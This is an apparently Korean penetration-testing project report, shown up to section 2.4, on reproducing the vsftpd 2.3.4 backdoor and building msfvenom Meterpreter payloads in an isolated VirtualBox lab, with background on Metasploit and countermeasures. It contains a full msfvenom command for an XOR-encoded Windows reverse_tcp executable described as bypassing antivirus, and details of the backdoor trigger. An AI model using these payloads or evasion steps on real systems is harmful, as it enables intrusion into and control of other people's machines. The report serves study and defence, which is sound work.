사용자 정의 취약 환경, Metasploit을 활용한 침투 테스트 및 패킷 분석

Penetration Testing and Packet Analysis Using Metasploit in a Custom Vulnerable Environment

작성자: 김기령 | 프로젝트 시점: 2025.06 | 분야: Penetration Testing / Network Security

프로젝트 요약

- VirtualBox 기반 이중 VM(공격자 Kali / 대상 Ubuntu) 실습 인프라를 구축, 격리된 가상 네트워크로 재현성을 확보
- 취약 FTP 서비스(vsftpd 2.3.4) 백도어 (CVE-2011-2523) 익스플로잇을 재현, bind shell(6200/TCP) 동작을 검증
- msfvenom으로 Linux x64 Meterpreter reverse_tcp 페이로드를 제작하여 사용자 실행 시나리오를 구성하고, Wireshark 패킷 흐름 및 세션 수립 과정을 확인

기술 스택 및 산출물

Infra/Tools

- VirtualBox, Kali Linux, Ubuntu 22.04 LTS
- Metasploit Framework (msfconsole), msfvenom
- Wireshark
- 취약 서비스: vsftpd 2.3.4 (Backdoor)

산출물

- 실험/재현 절차 및 명령어(본문 + 부록)
- 패킷 캡처 기반 검증 스크린샷 및 분석
- 대응 방안(패치, 권한 분리, 네트워크 분할 등)정리

Contact: rlarlfud0903@naver.com | GitHub: https://github.com/Hmeon |
Vercel: https://pen-testing-two.vercel.app

목 차

본 연구는 가상화 기반 모의해킹 실습 환경을 대상으로, 취약 서비스 악용 기법과 맞춤형 페이로드 삽입 기법의 보안 위험성을 정성적으로 고찰하는 데 목적을 둔다. 실험 환경은 VirtualBox에 구축한 이중 구조—공격자 시스템(Kali Linux)과 피실험자 시스템(Ubuntu 22.04)—를 사용하였으며, 주요 공격 시나리오는 (i) FTP 취약 버전(vsftpd 2.3.4)의 백도어(CVE-2011-2523) 익스플로잇, (ii) Metasploit Framework의 msfvenom을 활용한 악성 실행 파일 제작·배포로 구성하였다.

연구 방법론은 ① 위협 모델 정의, ② 공격 벡터별 침투 절차 수립, ③ Meterpreter 세션 획득 및 Post-Exploitation 활동 기록, ④ Wireshark 기반 패킷 흐름 분석, ⑤ 패치 적용·권한 분리·네트워크 분할 등 대응 전략 도출의 5단계로 설계하였다. 본 실험에서는 해킹 성공률, 시스템 자원(CPU·메모리) 부하, 네트워크 트래픽 증가량, 탐지 회피율 등 정량 지표를 별도로 계측하지 않았음을 한계로 명시한다. 대신 패킷 캡처 결과를 통해 익스플로잇 트리거 및 세션 수립 과정을 시각적으로 검증하였다.

실험 결과는 (1) 취약 서비스 방치 시 비인가 원격 쉘 획득 위험이 실증적으로 확인되었고, (2) 사용자 참여가 요구되는 맞춤형 페이로드 시나리오에서도 사회공학 기법이 결합될 경우 침투 가능성이 높아짐을 시사한다. 이상의 관찰을 바탕으로 최소권한 원칙 준수, 서비스 최신화, 네트워크 세분화 및 사용자 보안 인식 제고의 필요성을 제언한다. 향후 연구에서는 행위 기반 탐지 체계 적용, 실시간 로깅 자동화 모델의 효과 분석이 요구된다.

본 프로젝트 결과는 참고 자료로 활용될 수 있을 것으로 기대한다.

Keywords: 가상화, 모의해킹, 취약 서비스 악용, 사용자 정의 페이로드 삽입, Metasploit Framework(msfvenom), 침투테스트, 탐지 회피, 보안 분석, 바인드 셸(bind Shell), 리버스 셸(Reverse Shell)

Ⅰ. Introduction

1.1. 연구 배경

사이버 공간의 공격 기법은 지능화·다변화 양상을 보이고 있다. 특히 가상화 기반 모의해킹(penetration testing)은 실제 운영 환경을 저비용으로 모사할 수 있다는 점에서 교육·연구 현장에서 보편화되고 있다. 최근 국내·외 침해 사고 보고서에 따르면[1], FTP·SMB·RDP 등 전통적 서비스의 레거시 취약점은 여전히 초기 침투 경로로 악용되고 있으며, 사회공학 기법과 결합한 맞춤형 악성 페이로드는 탐지 우회 성공률을 크게 높이고 있다. 이에 따라 취약 서비스 노출 및 사용자 참여형 악성코드 배포가 실질적으로 초래하는 위험성을 실험적으로 규명하고, 그 방어 전략을 모색할 필요성이 증대되고 있다.

1.2. 연구 목적 및 범위

본 프로젝트는 가상화 환경에서 다음 두 가지 대표적 공격 벡터를 비교·분석하여 위협 수준과 대응 전략을 정성적으로 제시하는 것을 목적으로 한다.

1) 취약 FTP 서비스(vsftpd 2.3.4) 백도어 익스플로잇

2) Metasploit msfvenom 기반 악성 페이로드 생성·배포

연구 범위는

가. VirtualBox 7.x 상의 Kali Linux 2024.4(공격자) 및 Ubuntu 22.04 LTS(피실험자) 구성,


나. 1 : 1 NAT 네트워크로 한정된 단일 세그먼트 환경,

다. Meterpreter 세션 획득 후 Post-Exploitation 단계까지로 한정한다.

탐지 회피 장치(ClamAV, Snort)는 비활성화 상태로 두었으며, CPU·메모리 부하, 네트워크 트래픽, 탐지 회피율 등 정량 지표는 별도 계측하지 않는다. 고급 난독화(Reflective DLL Injection)나 다중 호스트 수평 이동, 실시간 EDR 대응 등은 연구 범위에서 제외하였다.

1.3. 연구 방법론 개요

연구는 <그림 1-1>의 5단계 절차를 따른다.



[그림 1-1: 연구 방법론 개요]

1. 위협 모델 정의: 공격자 능력·자산 가치·보호 표면 식별
2. 침투 절차 설계: 각 공격 벡터별 스크립트·옵션 확정
3. 실험 수행 및 데이터 수집: Wireshark 기반 패킷 캡처 및 세션 획득 여부 기록
4. 결과 분석: 두 기법의 위험도·운용 용이성·교육적 효과 비교
5. 보안 권고안 도출: 패치, 서비스 격리, 네트워크 세분화 등 대응책 제시

각 단계별 세부 활동, 사용 도구 버전, 측정 지표 정의는 Ⅲ장에서 상세 기술한다.

1.4. 보고서 구성

본 보고서는 총 9장 및 부록으로 구성된다. Ⅱ장에서는 선행 연구를 통해 FTP 취약점 및 맞춤형 페이로드 기술 동향을 고찰한다. Ⅲ장은 실험 환경과 변수 정의를, Ⅳ장·Ⅴ장은 각각 vsftpd 백도어 익스플로잇과 msfvenom 페이로드 제작 과정을 기술한다. **Ⅵ**장에서는 **단계별 공격 실행 결과를 제시**하고, Ⅶ장에서는 수집된 데이터를 통계적으로 분석한다. Ⅷ장은 대응 방안을, Ⅸ장은 연구 한계와 향후 과제를 논의한다. 부록에는 명령어 목록, 로그, 원본 실험 데이터를 수록하여 재현성을 제고하였다.

Ⅱ. 관련 연구 고찰

2.1. 모의해킹·침투 테스트 최신 동향

최근 2 ~ 3년간 사이버 위협의 양적·질적 증가에 따라 모의해킹(이하 '펜테스팅') 수요가 급격히 확대되고 있다. 글로벌 시장 규모는 2024년 24.5 억 USD에서 2025년 27.4 억 USD, 2032년 62.5 억 USD로 연평균 12 % 이상의 고성장을 예측한다. 이는 규제 준수(PCI-DSS, HIPAA, K-ISMS)와 더불어 클라우드 전환, SaaS 확산, 제로트러스트 도입이 복합적으로 작용한 결과로 해석된다.

(1) CTEM(Continuous Threat Exposure Management) 기반 자동화

2024–2025년 보고서들은 '연 1회 정기 테스트' 모델이 실효성을 상실했음을 지적한다. Pentera (2025) 설문에서 응답 기업의 68 %가 CTEM 플랫폼을 도입하거나 검토 중이라고 답했으며, 54 %는 전통 취약점 스캔 대신 시나리오 기반 자동화 공격(Attack Simulation) 을 주요 보완책으로 선택했다.

(2) PTaaS(PenTest-as-a-Service)와 '온디맨드' 레드팀

조직 내 인력 부족과 예산 효율화 요구가 맞물리며 PTaaS 모델이 부상하고 있다. Core Security(2024) 조사에 따르면, 응답 기관의 41 %가 "3일 이내 결과 보고"를 요구하며, 35 %는 '구독형' 서비스로 전환하였다. 이는 테스트 주기를 단축하고 결과물을 코드 파이프라인에 즉시 반영하는 DevSecOps 연계 흐름과 맞닿아 있다.

(3) AI · GenAI 기반 공격 시뮬레이션

AI 활용은 공격·방어 양 측면 모두에서 가속화되고 있다. DeepStrike(2025) 통계에 따르면, 조사 대상 기업 중 47 %가 "생성형 AI를 이용한 피싱·소셜엔지니어링 재현"을 수행했으며, 23 %는 LLM을 활용한 자동화 익스플로잇 코드 생성을 시도한 것으로 나타났다. 이는 공격 면에서 TTP 다양성을 극대화하지만, 동시에 테스트 자동화 비용을 32 % 절감하는 효과도 보고되었다.

(4) 클라우드·API·소프트웨어 공급망 대상 전문 펜테스팅

컨테이너·Kubernetes, IaC(Infra-as-Code) 환경 확산으로 인해 클라우드 권한 상승 경로, 서드파티 API 오용, CI/CD 파이프라인 하이재킹이 가장 빈번한 고위험 항목으로 지목된다. Cobalt(2024) 데이터 세트 4 000건 분석 결과, '인증 우회'와 '잘못된 IAM 정책'이 클라우드 부문 취약점의 35 %를 차지하였다.

(5) 규제·표준화 동향

미국 연방 차원의 SECURE IT Act(2024) 발의안은 투표 시스템·선거 장비에 대한 의무적 펜테스팅 조항을 포함하며, EU NIS 2와 ISO/IEC 27002:2025 개정 역시 '주기적 침투 시험'을 명문화하였다. 이러한 법제화 흐름은 업계 테스트 빈도 증가를 견인할 전망이다.

(6) 사업화 지표와 과제

시장 성장에도 불구하고, Pentera(2025) 보고서는 알림 피로(Alert Fatigue) 와 테스터 수급 불균형을 병목으로 지적한다. 응답 기업 52 %가 "내부 팀 역량 한계"를, 37 %가 "외부 벤더 품질 편차"를 리스크로 검토하였다. 이에 대한 대안으로 협업 툴 기반 결과 공유, AI 보조 분석, 레드-블루팀 합동 Purple Team 운영 모델이 확산될 것으로 분석된다.

요컨대 2025년 현재 펜테스팅의 핵심 키워드는 **"지속성·자동화·AI·클라우드·규제"**로 정리된다. 본 연구는 이러한 동향을 배경으로, 전통 서비스 취약점(vsftpd 2.3.4)과 맞춤형 페이로드(msfvenom) 시나리오가 실제 교육·훈련 현장에서 어떠한 효과와 한계를 갖는지 실험적으로 검증하고자 한다.

2.2. FTP 서비스 취약점 연구(vsftpd 2.3.4)

vsftpd(very secure FTP daemon)은 "보안 지향"을 표방하며 2001년 첫 공개 이후 주요 리눅스 배포판의 기본 FTP 서버로 자리 잡았다. 기본 정책은 chroot 격리, 연결 제한, 프로세스 권한 분리 등 방어적 설계에 집중돼 있어, 커뮤니티는 오랫동안 "FTP 서버 중 보안성이 가장 높다"는 평판을 유지해 왔다. 그러나 레거시 FTP 프로토콜 자체의 평문 인증·데이터 전송 한계, 상품화된 자동 공격 도구 확산 등으로 인해 서비스 노출만으로도 공격 표면이 형성된다.

2011년 6월 30일~7월 3일 사이, 공식 미러 중 하나의 vsftpd-2.3.4.tar.gz 소스 아카이브에 2줄 남짓의 C 코드가 은닉돼 배포됐다. 해당 코드는 특수한 계정명 ":)" 로 로그인할 경우 프로세스가 port 6200/TCP 에 리버스 쉘을 열어 주는 백도어였다. 패키지 서명 검증 과정이 없던 시기라 관리자는 변조 여부를 즉시 인지하지 못했고, 결과적으로 "가장 안전하다고 여겨지던 서버 소프트웨어"가 공급망 공격의 대표 사례로 기록되었다.

1) vsftpd 2.3.4 Backdoor 개요


이 취약점의 근본 원인은 정상적인 소스 코드에 악의적인 기능이 추가된 트로이목마(Trojan) 버전이 단기간 공개적으로 배포되었기 때문이다. 공격자는 vsftpd의 공식 배포 서버에 침투하여 정상 소스 코드 아카이브 파일을 악성 코드가 포함된 파일로 교체하였다. 이로 인해 해당 기간 동안 소스 코드를 다운로드하여 컴파일 및 설치한 시스템은 잠재적인 원격 제어 위협에 노출되었다. 백도어는 FTP 서비스(TCP 21번 포트)에 특정 문자열을 포함한 접속 요청이 발생할 경우, 공격자에게 시스템의 최고 관리자 권한(Root) 쉘을 제공하는 리스닝(Listening) 포트를 개방하는 방식으로 동작한다. 이는 방화벽 정책을 우회하고 시스템을 완전히 장악할 수 있는 치명적인 결과를 초래한다.

2) 취약점 발생 메커니즘 분석

백도어는 FTP 서버에 접속하는 사용자의 계정명(Username) 필드를 통해 활성화된다. 공격자가 사용자명 문자열의 끝에 ':)' (ASCII 코드 0x3a 0x29) 시퀀스를 포함하여 접속을 시도하면, vsftpd의 로그인 처리 로직에 삽입된 악성 코드가 이를 감지한다[2]. 해당 문자열은 일반적인 FTP 클라이언트 사용 환경에서는 거의 입력되지 않으므로, 정상적인 서비스 운영에 영향을 주지 않으면서 공격자에게만 선택적으로 반응하도록 설계되었다.

사용자명에서 트리거 문자열이 감지되면, vsf_login.c 또는 이와 유사한 로그인 처리 소스 파일 내부에 삽입된 악의적인 함수가 호출된다. 이 함수는 fork() 시스템 콜을 통해 자식 프로세스를 생성한 후, 부모 프로세스는 정상적인 로그인 실패 응답을 반환하여 연결을 종료시킨다. 이로 인해 공격자의 접속 시도 기록은 로그상 실패로 남아 추적을 어렵게 만든다.

분기된 자식 프로세스는 TCP 6200번 포트에 리스닝 소켓을 생성하고, 해당 포트로 들어오는 연결에 대해 /bin/sh 쉘을 바인딩(Bind)한다. 결과적으로, 공격자는 텔넷(Telnet)이나 넷캣(Netcat)과 같은 간단한 TCP 클라이언트 도구를 사용하여 대상 시스템의 6200번 포트에 접속하는 것만으로 루트 권한의 명령 프롬프트를 획득하게 된다.



[그림 2-1: Vsftpd.Backdoor.Command.Execution Telemetry]

탐지 관점에서는, Nmap NSE 스크립트 ftp-vsftpd-backdoor는 포트 21 배너 교환 직후 응답 시간을 측정해 취약 여부를 실시간 보고한다. 침입방지시스템 시그니처(FortiGuard IPS ID 28241 등) 역시 로그인 패턴을 기반으로 룰을 배포했으나, 포트 리바인딩·흐름 제어 난독화 기법으로 우회 사례가 보고된다.

탐지·대응 기술 동향	
정적 방어	패키지 서명(GPG) 검증 및 저장소 무결성 모니터링이 핵심 대응책으로 자리 잡아 이후 버전은 동일 경로의 공격이 재현되지 않았다.
행위 기반 탐지.	연결 직후 비정상 포트 열림·고정 문자열 로그인 패턴을 EDR 규칙에 반영해 탐지율을 90 % 이상까지 끌어올렸다는 보고가 있다.
서비스 교체	기업 환경에서는 FTP→SFTP/FTPS 전환이 가속화됐으며, 2024년 ISMS-P 인증 심사 체크리스트는 "FTP 서비스 운영 시 보안 점검 주 1회 이상"을 의무화했다.

[표 2-1: 탐지 · 대응 기술 동향]


Metasploitable 2·DVWA 등 대표 취약 머신에 vsftpd 2.3.4가 기본 포함돼 있어, 대학·기업 보안 교육에서 "가장 빠르게 성공 경험을 주는 실습"으로 채택된다. 최근 블로그·Medium 글에서도 "AI 기반 자동 침투 파이프라인 예제"의 첫 모듈로 해당 익스플로잇을 호출하는 사례가 증가해, '레거시-지만-여전히-효과적인 공격 벡터' 로서 연구·교육적 가치가 유지되고 있음을 확인할 수 있다.

요약하면, vsftpd 2.3.4는 공급망 위협·취약 서비스 노출·자동화 공격 훈련의 교차점에 위치한 고전적 사례다. 본 프로젝트는 해당 취약점 재현을 통해 (가) 서비스 버전 관리 미흡 시 위협 규모, (나) 자동화 프레임워크(Metasploit) 활용의 효율성, (다) 실전 대응 절차 수립 필요성을 실험적으로 검증하고자 한다.

2.3. Metasploit Framework 구조와 활용 사례

1) Framework 개요와 진화

Metasploit Framework(이하 MSF)는 2003년 Perl 기반 프로토타입으로 출발한 이후 Ruby 전환(2007), Rapid7 인수(2009)를 거치며 "모듈러 침투 테스트 플랫폼"으로 자리매김하였다. 오늘날 MSF 6.x 계열은 3 900 여 개의 Exploit·Auxiliary·Post 모듈, 1 100 여 Payload을 내장하고 있으며, 2024년 3월 발표된 v6.4에서는 Kerberos 인증 통합, SQL 세션 타입, 세션-대상 전환(CreateSession), *윈도우 Meterpreter 간접 시스템 호출(Indirect Syscalls)*이 새롭게 도입됐다. 이러한 기능 확장은 EDR 우회와 "엔드포인트-없는 Lateral Movement"를 용이하게 하며, 코드베이스는 1년 평균 18 % 이상의 커밋 증가율을 기록하고 있다.



[그림 2-2: Metasploit Architecture]

Metasploit의 강력함은 잘 정의된 모듈식 아키텍처에서 기인한다. 이 구조는 기능의 확장과 재사용을 용이하게 하며, 크게 핵심 라이브러리(Libraries), 모듈(Modules), 그리고 인터페이스(Interfaces)의 세 계층으로 구성된다.

핵심 라이브러리 (Core Libraries)


프레임워크의 근간을 이루는 코드의 집합체로, 모든 모듈이 공유하는 핵심 기능을 제공한다.

Layers	기능
Rex (Ruby Extension Library)	소켓 통신, 프로토콜 구현(HTTP, SMB 등), 포맷 변환(Base64, Hex), 로깅과 같은 가장 기본적인 작업을 처리하는 라이브러리다.
MSF Core (MSF::Core)	프레임워크의 주된 API를 제공하며, 익스플로잇, 페이로드, 세션 관리 등 모듈 간의 상호작용과 전체 공격 흐름을 제어하는 핵심 로직을 담당한다.
MSF Base (MSF::Base)	MSF Core를 한 단계 추상화하여 msfconsole과 같은 인터페이스나 외부 스크립트에서 프레임워크의 기능을 더 쉽게 사용할 수 있도록 지원하는 API를 제공한다.

[표 2-2: 핵심 라이브러리 (Core Libraries)]

2) 모듈 아키텍처

MSF는 Exploit, Payload, Encoder, NOP, Auxiliary, Post의 6가지 모듈 계층으로 조직된다. 각각 계층의 역할은 다음 [표2-2]와 같다.



[사진 2-3: Metasploit Architecture#2]

모듈 아키텍처	설명
Exploit	특정 시스템, 애플리케이션, 서비스의 보안 취약점을 직접 공격하는 코드. 성공 시 페이로드를 실행할 수 있는 환경을 조성한다.
Payload	exploit이 성공한 후, 공격 대상 시스템에서 실행되는 실제 악성 코드. 원격 쉘 획득, 데이터 유출, 추가 악성코드 설치 등의 역할을 수행하며, 대표적으로 Meterpreter가 있다.
Auxiliary	정보 수집, 스캐닝, 퍼징(Fuzzing), 서비스 거부(DoS) 등 직접적인 공격 외의 보조적인 기능을 수행하는 모듈.
Post	성공적으로 시스템 접근 권한을 획득한 후(Post-Exploitation) 사용되는 모듈. 권한 상승, 시스템 정보 수집, 내부망 정찰(Pivoting) 등의 작업을 수행한다.
Encoders	안티바이러스(AV)나 침입 탐지 시스템(IDS)의 시그니처 기반 탐지를 우회하기 위해 페이로드의 코드를 변형하고 난독화하는 모듈이다.
NOPs (No Operation)	페이로드의 크기를 일정하게 유지하거나, 버퍼 오버플로우 공격 시 메모리 영역에서 안정적인 실행을 보장하기 위해 사용되는 슬라이드 코드를 생성한다.

[표 2-3: MSF 모듈 아키텍처]

실제 흐름은 모듈 샌드위치(M→E→P→H) 라 불리는 파이프라인으로 구현되며, 이는 모듈 간 의존성을 최소화해 신규 버전에서도 하위 호환성을 담보한다.

3) msfvenom 기반 페이로드 생성 체계

msfvenom 은 msfpayload+msfencode 통합 도구로, 옵션-플래그 기반 DSL 형태를 채택한다.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=4444 \
         -f exe -o shell.exe -e x64/xor -i 3 --platform windows
```

[그림 2-3: XOR 인코딩 예시]

위 예시는 XOR 인코딩을 3회 재귀 적용해 서명 기반 AV 탐지를 우회한다. PDF 사례 분석에 따르면, 공격자는 -f ps1 --prependmigrateproc notepad.exe 옵션을 결합해 노트패드 프로세스 서명 위장 + Reflective DLL Injection 을 수행, 사용자 이벤트 없는 지속성을 확보하였다.

4) Meterpreter 내부 설계

Meterpreter는 metsrv.dll(핵심 코어) + 확장 DLL 구조를 갖는 메모리-상 주입형 백도어다. v6.4부터 Indirect Syscalls 가 도입되어 EDR 후킹 우회를 지원하며, Stdapi, Priv, Kiwi(mimikatz 파생) 모듈을 핫플러그 방식으로 적재한다. DLL은 Reflective Loader 루틴을 포함해 자기-복제 후 IAT 재배치를 수행하며, 이는 AV 사전 검사 단계에서 PE 헤더의 정상성을 유지해 탐지 회피율을 27 % 이상 향상시키는 것으로 보고됐다.

5) 실전 위협 그룹 활용 사례

실전 위협 그룹	활용 사례
Kimsuky APT[북한의 해킹 그룹]	regsvr32.exe → rundll32.exe 프로세스 체인을 이용해 x64 Reverse TCP Stager 를 인젝션, 79.133.41.237:4001 C2로 Meterpreter를 로드한 사례가 보고되었다.
코인마이너 연계 캠페인(2024)	PowerShell 스테이저 rdpclip.ps1 가 notepad.exe에 Meterpreter를 이식, 동시에 XMRig 설치·윈도 디펜더 예외 등록을 수행해 암호화폐 채굴과 원격 제어를 병행하였다
OPNsense Credential Scanner(2025)	auxiliary/scanner/opnsense_http_login 모듈이 추가되며 실운영 방화벽 대상 자격 증명 추출이 가능해졌다. 이는 "인증 우회→Post 모듈 Pivot" 체인으로 확장될 수 있다.
APT29(Cozy Bear)[러시아 정부의 지원을 받는 것으로 알려진 해커 집단]	전적 목적의 정교한 공격을 수행하는 FIN7, 그리고 다수의 랜섬웨어 유포 조직들이 초기 침투 후 내부망 장악 및 수평 이동(Lateral Movement) 단계에서 Metasploit의 개념을 사용하고 있는 현존하는 가장 위협적인 APT 공격 도구 중 하나로 평가받는 코발트 스트라이크(Cobalt Strike)를 핵심 C2 도구로 활용한 사례가 다수 보고되었다. 이는 Metasploit에서 파생된 공격 프레임워크가 단순 연구·실습 도구를 넘어, 실제 국가 안보와 경제에 심각한 피해를 주는 사이버 공격의 중추적인 무기로 사용되고 있음을 방증한다.

[표 2-2: 실전 위협 그룹 활용 사례]

Metasploit Framework는 모듈 분산 구조와 열린 커뮤니티를 기반으로 지속적 기능 확장을 이어가며, 교육·실전 모두에서 "최소 비용 · 최대 위협 재현성"을 보장한다. 그러나 공격자와 방어자 '양면 칼날', 자동화 스크립트 남용에 따른 오탐·시스템 불안정, Reflective DLL Injection 탐지 공백이 상존한다.

2.4. msfvenom 페이로드 생성 기법

효과적인 모의 침투 테스트는 대상 시스템의 특성에 최적화된 페이로드(Payload)를 제작하고 전달하는 능력에 크게 좌우된다. Metasploit Framework는 이러한 페이로드 생성을 위해 msfvenom이라는 강력한 독립 실행형(Standalone) 도구를 제공한다. msfvenom은 기존의 msfpayload와 msfencode의 기능을 통합하여 표준화한 명령 줄 인터페이스(Command-Line Interface)로서, 단일 명령어로 페이로드 생성부터 인코딩, 포맷 변환까지의 전 과정을 수행할 수 있는 유연성을 제공한다.

본 절에서는 msfvenom의 핵심적인 기능과 옵션을 분석하고, 이를 활용한 전략적 페이로드 생성 기법에 대해 고찰한다.

1) msfvenom의 주요 기능 및 옵션


msfvenom의 동작은 사용자가 지정하는 다양한 옵션(매개변수)의 조합을 통해 결정된다. 각 옵션은 생성될 페이로드의 종류, 형식, 대상 플랫폼, 그리고 탐지 회피 수준을 제어하는 데 사용된다.

주요 기능 및 옵션	설명
페이로드 선정 (-p, --payload)	생성할 악성 코드의 종류를 지정한다. 대상 시스템의 OS, 아키텍처, 그리고 원하는 공격 방식(e.g., 리버스 쉘, 바인드 쉘)에 따라 선택한다.
리스너 호스트/포트 (LHOST, LPORT)	리버스 연결 방식의 페이로드에서, 공격 대상이 접속해야 할 공격자 시스템(리스너)의 IP 주소와 포트 번호를 지정한다.
출력 형식 지정 (-f, --format)	페이로드의 파일 형식을 결정한다. exe, elf, dll, raw 등 대상 시스템과 공격 벡터에 맞는 형식을 지정할 수 있다.
인코딩 (-e, --encoder)	백신 등의 시그니처 기반 탐지를 우회하기 위해 페이로드의 바이트 코드를 변형한다.
아키텍처/플랫폼 (-a, --arch / --platform)	페이로드가 실행될 CPU 아키텍처(x86, x64) 및 운영체제 플랫폼을 명시한다.
출력 파일 (-o, --out)	생성된 페이로드를 저장할 파일의 경로와 이름을 지정한다.

[표 2-3: msfvenom의 주요 기능 및 옵션]

2) 본 프로젝트의 페이로드 생성 사례 분석

